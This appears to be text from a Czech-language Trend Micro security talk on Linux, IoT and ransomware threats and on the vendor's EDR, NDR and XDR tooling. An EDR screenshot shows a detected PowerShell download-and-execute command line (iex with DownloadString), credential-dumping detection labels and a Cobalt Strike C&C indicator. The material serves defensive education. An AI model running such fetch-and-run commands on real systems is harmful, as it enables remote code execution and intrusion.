



# Proč?!?

---

[Robin\\_Bay@TrendMicro.com](mailto:Robin_Bay@TrendMicro.com)





# Linux kam se podíváš

IoT

NAS

# Routers



master ▾

1 branch

0 tags

Go to file

Code ▾



jgamblin Merge pull request #38 from Red54/patch-1 ...

3273043 on Jul 15, 2017 8 commits

📁 dlr	Trying to Shrink Size	5 years ago
📁 loader	Trying to Shrink Size	5 years ago
📁 mirai	Trying to Shrink Size	5 years ago
📁 scripts	Transcribe post to markdown while preserving	5 years ago
📄 ForumPost.md	Transcribe post to markdown while preserving	5 years ago
📄 ForumPost.txt	Update ForumPost.txt	5 years ago
📄 LICENSE.md	Trying to Shrink Size	5 years ago
📄 README.md	Fix a typo in README.md	5 years ago

☰ README.md

# Mirai BotNet

Leaked Linux.Mirai Source Code for Research/IoT Development Purposes

Uploaded for research purposes and so we can develop IoT and such.

See "ForumPost.txt" or ForumPost.md for the post in which it leaks, if you want to know how it is all set up and the

[◀ BACK TO THE BLOG](#)

Pwn2Own Vancouver for 2022 is underway, and the 15th anniversary of the contest has already seen some amazing research demonstrated. Stay tuned to this blog for updated results, picture, and videos from the event. We'll be posting it all here - including the most recent Master of Pwn leaderboard.

*Jump to [Day One results](#); Jump to [Day Two results](#); Jump to [Day Three results](#)*

Here are the current standings for the Master of Pwn:

MASTER OF PWN		PRIZE \$	POINTS
1	STAR Labs	\$270,000	27
2	Hector "P3rr0" Peralta	\$150,000	15
3	Masato Kinugawa	\$150,000	15
4	Manfred Paul	\$150,000	15
5	Synacktiv	\$75,000	7.5

LEADERBOARD

Day One - May 18, 2022

**SUCCESS** - Hector "p3rr0" Peralta was able to demonstrate an improper configuration against Microsoft Teams. He earns \$150,000 and 15 Master of Pwn points.



**SUCCESS** - Billy Jheng Bing-Jhong (@st424204), Muhammad Alifa Ramdhan (@nOpsledbyte), and Nguyễn Hoàng Thạch (@hi\_im\_d4rkn3ss) of STAR Labs successfully used an OOB Read and OOB Write to achieve escalation on Oracle Virtualbox. They earn \$40,000 and 4 Master of Pwn points.

**SUCCESS** - Masato Kinugawa was able to execute a 3-bug chain of injection, misconfiguraton and sandbox escape against Microsoft Teams earning \$150,000 and 15 Master of Pwn points.

**SUCCESS** - Manfred Paul (@\_manfp) successfully demonstrated 2 bugs - prototype pollution and improper input validation - on Mozilla Firefox earning him \$100,000 and 10 Master of Pwn points.

**SUCCESS** - Marcin Wiązowski was able to execute an out-of-bounds write escalation of privilege on Microsoft Windows 11 earning \$40,000 and 4 Master of Pwn points, and high praise on the accompanying whitepaper from the Microsoft team.

**SUCCESS** - Team Orca of Sea Security (security.sea.com) was able to execute 2 bugs on Ubuntu Desktop - an Out-of-Bounds Write (OOBW) and Use-After-Free (UAF) - earning \$40,000 and 4 Master of Pwn points.



**SUCCESS** - Daniel Lim Wee Soong (@daniellimws), Poh Jia Hao (@Chocologicall), Li Jiantao (@CurseRed) & Ngo Wei Lin (@Creastery) of STAR Labs successfully demonstrated their zero-click exploit of 2 bugs (injection and arbitrary file write) on Microsoft Teams. They earn \$150,000 and 15 Master of Pwn points.

**SUCCESS** - Manfred Paul (@\_manfp) successfully scored his second win of the day with an out-of-band write on Apple Safari, earning him another \$50,000 and 5 additional Master of Pwn points.

**SUCCESS** - Phan Thanh Duy (@PTDuy) and Lê Hữu Quang Linh (@linhlhq) of STAR Labs earned \$40K and 4 Master of Pwn points for a Use-After-Free elevation of privilege on Microsoft Windows 11.

**SUCCESS** - Keith Yeo (@kyeojy) earned \$40K and 4 Master of Pwn points for a Use-After-Free exploit on Ubuntu Desktop.



## Day Two - May 19, 2022

**SUCCESS** and **BUG COLLISION** - On the first attempt of the day, David BERARD and Vincent DEHORS from [@Synacktiv](#) were able to demonstrate 2 unique bugs (Double-Free & OOBW) with collision on a known sandbox escape on a **Tesla Model 3 Infotainment System**. They earn \$75,000 and 7.5 Master of Pwn points, and although they don't win the car outright, they have made enough to go pick one up themselves!

# PWN2OWN TORONTO 6.-8.12.2022

Target	Cash Prize	Master of Pwn Points
Samsung Galaxy S22	\$50,000 (USD)	5
Google Pixel 6	\$200,000 (USD)	20
Apple iPhone 13	\$200,000 (USD)	20




Target	Vector	Cash Prize	Master of Pwn Points
<b>TP-Link AX1800 WiFi 6 Router (Archer AX21)</b>	WAN Side	\$20,000 (USD)	2
	LAN Side	\$5,000 (USD)	1
<b>NETGEAR Nighthawk WiFi6 Router (RAX30 AX2400)</b>	WAN Side	\$20,000 (USD)	2
	LAN Side	\$5,000 (USD)	1
<b>Synology RT6600ax</b>	WAN Side	\$20,000 (USD)	2
	LAN Side	\$5,000 (USD)	1
<b>Cisco Integrated Service Router C921-4P</b>	WAN Side	\$30,000 (USD)	3
	LAN Side	\$15,000 (USD)	2
<b>Mikrotik RouterBoard RB2011UiAS-IN</b>	WAN Side	\$30,000 (USD)	3
	LAN Side	\$15,000 (USD)	2
<b>Ubiquiti Networks EdgeRouter X SFP</b>	WAN Side	\$30,000 (USD)	3
	LAN Side	\$15,000 (USD)	2



Target	Cash Prize	Master of Pwn Points
Meta Portal Go	\$60,000 (USD)	6
Amazon Echo Show 15	\$60,000 (USD)	6
Google Nest Hub Max	\$60,000 (USD)	6



**Figure 6: Vulnerability market coverage, 2021**




Source: Omdia

**Table 1: Omdia's vulnerability market research findings, 2021**


Contributor	Vulnerabilities managed	Average base score	Average exploitability score	Average impact score
Trend Micro	984	7.34	2.08	5.15
Cisco	322	7.8	2.62	5.04
Google	81	7.93	2.35	5.46
Microsoft	76	7.77	2.57	5.05
Fortinet	30	6.57	2.29	4.09
US CERT/CC	23	8.2	3.02	5.05
PAN	13	7.6	1.95	5.55
Check Point	9	7.01	1.47	5.4
Kaspersky Lab	4	7.23	1.8	5.33
McAfee	1	7.8	1.8	5.9
<b>Grand total</b>	<b>1,543</b>	<b>7.49</b>	<b>2.25</b>	<b>5.12</b>

© 2022 Omdia. All rights reserved. Unauthorized reproduction prohibited.

**Figure 1: Number of vulnerabilities by CVSS severity**




**Figure 2: Number of vulnerabilities by type of products targeted**



Source: Omdia



Figure 6: Vulnerability market coverage, 2021



Source: Omdia

Table 1: Omdia's vulnerability market research findings, 2021

Contributor	Vulnerabilities managed	Average base score	Average exploitability score	Average impact score
Trend Micro	984	7.34	2.08	5.15
Cisco	322	7.8	2.62	5.04
Google	81	7.93	2.35	5.46
Microsoft	76	7.77	2.57	5.05
Fortinet	30	6.57	2.29	4.09
US CERT/CC	23	8.2	3.02	5.05
PAN	13	7.6	1.95	5.55
Check Point	9	7.01	1.47	5.4
Kaspersky Lab	4	7.23	1.8	5.33
McAfee	1	7.8	1.8	5.9
<b>Grand total</b>	<b>1,543</b>	<b>7.49</b>	<b>2.25</b>	<b>5.12</b>

Figure 4: Number of high vulnerabilities by contributor





Figure 3: Number of critical vulnerabilities by contributor





## ▼ Smart Folders

Agent Activated

Agent offline

[REDACTED]

CRI-O Host

Docker Host

Recommendation Scan older than 1 day or newer

Red Hat Enterprise 6

Red Hat Enterprise 7

Red Hat Enterprise 8

Scanning

[REDACTED]

[REDACTED]

[REDACTED]

## ▼ Computers

LinuxStart\_pro\_SCAN\_antimalware

Oracle

SAP

## Computers

With sub-Groups

By Platform

Search

Add

Delete...

Details...

Actions

Events

Export

Columns...

NAME

POLICY

STATUS

TASK...

LAST MANUAL SCAN F...



&gt; Red Hat Enterprise 6 (64 bit) (5)

&gt; Red Hat Enterprise 7 (64 bit) (52)

&gt; Red Hat Enterprise 8 (64 bit) (16)

RB\_DETECT

Managed (Online)

June 10, 2022 19:01

RB\_DETECT

Managed (Online)

June 13, 2022 11:00

RB\_DETECT

Managed (Online)

June 13, 2022 12:14

RB\_DETECT

Managed (Online)

June 10, 2022 09:23

RB\_DETECT

Managed (Online)

June 10, 2022 09:25

RB\_DETECT

Reconnaissance Detected: Network or...

June 13, 2022 11:14

RB\_DETECT

Managed (Online)

June 13, 2022 11:23

RB\_DETECT

Reconnaissance Detected: Network or...

June 13, 2022 13:17

RB\_DETECT

Managed (Online)

June 10, 2022 07:57

RB\_DETECT

Reconnaissance Detected: Network or...

June 13, 2022 11:42

RB\_DETECT

Reconnaissance Detected: Network or...

June 13, 2022 11:44

RB\_DETECT

Reconnaissance Detected: Network or...

July 13, 2022 11:23

RB\_DETECT

Reconnaissance Detected: Network or...

July 13, 2022 11:26

RB\_DETECT

Managed (Online)

June 14, 2022 15:43

RB\_DETECT

Managed (Online)

June 17, 2022 21:02

[Overview](#)[General](#) [Advanced](#) [Intrusion Prevention Events](#)[Anti-Malware](#)[Web Reputation](#)[Device Control](#)[Activity Monitoring](#)[Application Control](#)[Firewall](#)

ENDPOINT AND WORKLOAD

[Intrusion Prevention](#)

WORKLOAD REQUIRED

[Integrity Monitoring](#)[Log Inspection](#)[Interfaces](#)[Settings](#)[Updates](#)[Overrides](#)

### Intrusion Prevention

Configuration: [On](#)State: On, Prevent, 46 rules

#### Intrusion Prevention Behavior

- Prevent  
 Detect

### Advanced TLS Traffic Inspection [i](#)

[Inspect TLS/SSL traffic:](#)[Inherited \(Yes\)](#)

### Assigned Intrusion Prevention Rules

[All rule availabilities](#) [Vulnerabilities and Exploits](#)[Intrusion Prevention license type: \[Workload\]\(#\)](#)[Assign/Unassign...](#) [Properties...](#) [Export](#) [Application Types...](#) [Columns...](#)

NAME	APPLICATION TYPE	PRIORI...	SEVERI...	MODE	TYPE	CAT
1011459 - Microsoft Windows RPC Remote Code Execution Vulnerability Over TCP (CVE-2022-2680... DCERPC Services - Client	DCERPC Services - Client	2 - Normal	<span style="color: red;">●</span> Critical	Detect Only	Exploit	Vulnerability
1011536 - Microsoft Windows Internet Key Exchange (IKE) Protocol Extensions Remote Code Execu... IPSec-IKE	IPSec-IKE	2 - Normal	<span style="color: red;">●</span> Critical	Detect Only	Exploit	Vulnerability
1010900 - Microsoft Windows SMB Information Disclosure Vulnerability (CVE-2021-28325)	DCERPC Services	2 - Normal	<span style="color: red;">●</span> Critical	Detect Only	Smart	Vulnerability
1008370 - Microsoft Malware Protection Engine Remote Code Execution Vulnerability (CVE-2017-0... Web Client Common	Web Client Common	2 - Normal	<span style="color: red;">●</span> Critical	Prevent	Exploit	Vulnerability
1008478 - Microsoft MsMpEng Use After Free Vulnerability (CVE-2017-8540)	Web Client Common	2 - Normal	<span style="color: red;">●</span> Critical	Prevent	Exploit	Vulnerability
1008480 - Microsoft MsMpEng Use After Free Vulnerability (CVE-2017-8541)	Web Client Common	2 - Normal	<span style="color: red;">●</span> Critical	Prevent	Exploit	Vulnerability

### Recommendations

[Workload](#)Current Status: [46 Intrusion Prevention Rule\(s\) assigned](#)Last Scan for Recommendations: [September 23, 2022 10:09](#)[⚠ Unresolved Recommendations: Assign 220 additional rule\(s\)](#)Automatically implement Intrusion Prevention Recommendations (when possible): [Inherited \(Yes\)](#)



# Ransomware Disrupts Critical Infrastructure



May 2021, Colonial **Pipeline** suffered a ransomware cyberattack that impacted computerized equipment managing the pipeline.




Jun 2021, JBS **meat processing** company was attacked by ransomware, temporarily shutting down some operations in Australia, Canada and the US.



Jul 2021, Kaseya's **MSPs** and customers became victims of a ransomware attack, causing widespread downtime for over 1,000 companies.

# Ransomware Business Process


2010  
Local and regional capabilities but actions at scale  
Impact is localized to ransom withdrawal capabilities within the region



2013  
APT-like ransomware monetization of accounting database servers  
Worldwide capabilities, mass ransomware campaigns



2016  
Mass use of remote code execution (RCE) exploits in ransomware campaigns  
Precise APT-like criminal monetization of compromised assets



2021

Ransomware actors make enough profit to target 0-day vulnerabilities on high-profile targets

# How RaaS Operates



Victims



RaaS Operator



Ransomware Affiliate A



Ransomware Affiliate B



Ransomware Affiliate C



Victims



Victims



Victims

Ransomware creators have designated roles: leader, developers, and infrastructure and system administrators.

Some roles and tools are outsourced

Access brokers provide the entry into targeted organizations



# Access as a Service

	Ransomware	Access broker
Profits (%total)	80%	20%
Media attention	100%	0%
Visibility to victim	90%	10%
Responsibility over attack	20%	80%

Figure 32. An estimate of the division between ransomware groups and access brokers for profits, media attention, visibility to the victim, and responsibility over the attack

---

Access brokers breach the network

**They sell access to other malicious actors**

80% of the profit goes to the ransomware group

20% goes to the access broker



# New Ransomware Evolution

Old	New
Dharma/Crysis, GandCrab	Conti, DarkSide/BlackMatter, Nefilim
Ransom \$75 - \$150	<b>Ransom \$500k –\$5M</b>
Mass-mailed	<b>Installed by pentesters</b>
Living-off-the-Land	<b>Pentesting tools &amp; Custom scripts</b>
	<b>Double/Triple Extortion</b>
	<b>Leak / Shaming Sites</b>
	Bitcoin -> Monero payments

BS Home | Bastion | Cyber Security X +

https://www.bastionsecure.com

Search

BASTION SECURE

Securing business data

Cyber Emergency?

Home Industry Sectors Managed Security Services Consulting & Compliance Penetration Testing CSaaS About Vacancies Contact

# We offer specialised Public Sector cyber security services

Our penetration testers are some of the most revered in the industry and are at the forefront of new testing techniques.



Managed Security Services

Protect your critical assets from

Consulting and Compliance

One-to-one Security Assessment Services

Penetration Testing


© 2022 Trend Micro Inc.

TREND MICRO™



The actor **mango** administered a salary fund of about US \$165,000 per month and there were more than **60 paid members**. The actor **mango** distributed funds to the HR staff members **elvira, ford, kagas, salamandra** and **viper**, and transferred money to other actors

Source: intel471



The image depicts the Conti gang's financial and human resources organization chart.



# Endpoint Detect Response

- **Stálý sběr veškerých relevantních událostí na endpointech**
- **Response akce**, které vám umožní rychle reagovat na probíhající událost  
(remote shell, run custom script, izolace agenta, záloha operační paměti, blokace, uložení souboru, soubor do sandboxu, ...)
- **Retence EDR dat za půl roku**, ideálně více
- Propojení a vzájemná korelace dat s dalšími zdroji v rámci XDR, **především NDR**, ale i e-mail, proxy, IoT, mobilní telefony...
- **Správa XDR/SOCu 24/7 – útok přichází v pátek večer!**
- **Management na onpremise nehledejte – ty použitelné jsou SaaS!**



**GENERAL**

- Copy to Clipboard
- View Event

**SEARCH**

- New Search

**RESPONSE**

- Add to Block List
- Terminate

### powershell.exe

**Profile** Events

Observed Attack Techniques:

- Possible Credential Dumping Via Command Line
- Possible Credential Dumping via Mimikatz
- Unconventional PowerShell Command Line Parameters
- Suspicious PowerShell Parameters Execution
- Executed Powershell Downloaded or Read a File
- Powershell Execution

Object type:  
Process

Created: 2022-04-04 22:20:26

Process name: powershell.exe

File path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

CLI command: powershell.exe "iex (New-Object Net.WebClient).DownloadString('https://...')

File SHA-1: 229b7afa8ec380cdc57f1d1582595b5c4410d10

**GENERAL**

- Check Risk Insights Assessment
- Copy to Clipboard
- Show Detailed Profile

**ADVANCED ANALYSIS**

- Check Execution Profile

**SEARCH**

- New Search

**RESPONSE**

- Isolate Endpoint
- Start Remote Shell Session
- Run Remote Custom Script

**TREND MICRO**



# Network Detect Response

- Analýza síťového provozu **včetně inspekce aplikační vrstvy** a co největšího množství protokolů (samotné NetFlow je dost málo)
- **Produkt postavený na vykrazení Virus Total databáze s „umělou inteligencí“ fakt nic neřeší!** - chytání exploitů, JA3/JA3S hash TLS spojení, kolikrát byla aplikace viděna na světě, kategorizace web. stránek, ...
- Sběr událostí, které indikují vynesení dat ven (např. přenos šifrovaného ZIP)
- Bezchybné **napojení** na data z **EDR**
- Otevřená platforma s **napojením na další zdroje** (STIX, TAXII, MISP, API...)
- **Retence dat alespoň půl roku, ideálně více**
- **Propojení a vzájemná korelace** dat s dalšími zdroji v rámci **XDR** (**EDR**, e-mail, proxy, IoT, mobilní telefony...)

# NDR - Lateral Movement

Trend Micro Vision One™ | Workbench > WB-16866-20211210-00004 : Network Analytics Report  
🕒 2022-09-26 18:25 (UTC+00:00) 📰 6 🚙 Vonesse 🌐

High - 8 5 7 C&C Callback Lateral Movement Other Malicious Activities

Trigger Object: All suspicious activities for IP 23.82.128.116 were observed:  
Activities were detected on HTTP, SMB.

Command and Control (C&C) activities were detected from 10.50.1.123, 10.50.1.160 to 142.250.114.102, 142.250.115.141, 142.250.115.95, 20.69.130.185, 204.79.197.203, 23.206.160.41, 23.221.22.87, 23.38.180.22, 23.38.180.56, 23.47.192.209. more...

Lateral movement activities were detected from 10.50.1.123 to 10.50.1.10, 10.50.1.133, 10.50.1.143, 10.50.1.160.

The following internal hosts were affected by other activities: 10.50.1.123  
The following external hosts were affected by other activities: 23.82.128.116

Timeline: 2021-12-10 22:26:37 - 2021-12-10 22:33:12

Transactions (All 183) IOCs (All 7)

Indicators of Compromise

<http://secost.com/kkn9>

URL: http://secost.com/kkn9  
Risk level: High  
MITRE Tactics (1): TA0011 - Command and Control  
Attack pattern (1): C&C Callback  
Rule triggered (1): [DOI-4155] EICAR COBALTSTRIKE - HTTP (Re...  
URI category:  
Event category:  
Internal host (1): win10-1123 (10.50.1.123)  
External host (1): 23.82.128.116  
First seen: 2021-12-10 22:27:52  
Last seen: 2021-12-10 22:27:52

Internal Hosts External Servers C&C Callback Other Malicious Activities

Diagram illustrating lateral movement and C&C callbacks across internal hosts and an external server. Internal hosts include 10.50.1.123 (win10-1123), 10.50.1.160, 10.50.1.10, and 10.50.1.133. External servers include waonafd.of... and onecsp.mic... The diagram shows connections via various protocols, with red arrows highlighting specific interactions like Kerberos and SMB.



# 3. Sandbox – častěji jako nástroj SOCu

- Možnost plné konfigurace virtuálního prostředí
  - Vlastní jazykové verze
  - Možnost instalace vlastních aplikací, podpora libovolného typu souboru
  - Desktopové i serverové operační systémy, Windows, Linux, MacOS
  - V praxi i 300MB soubor (který v zipu má 20KB)
- Funkce interaktivního spuštění vzorku na konzoli přes VNC
- Pokročilá detekce anti-sandbox technik (**anti-anti**)
- Napojení na produkty, ICAP, sken NFS/CIFS, API,





## 4. Proč je důležité míti Filipa (člověka)

- i letadlo Emirates pilotují min 2 lidé (nepřeceňujte AI)
  - Lidi nejsou, díky HO pracují pro vendory
  - Útok přichází v pátek večer
- 
- **Managed XDR** - využijte služeb výrobce, 24/7
  - Kvalitní pravidelné školení svých „vojáků“
  - Snižujte hodnotu informace!



# Trend Micro™ XDR

## CAPTURE THE FLAG

<https://www.linkedin.com/in/robinbay/>

25.10.2022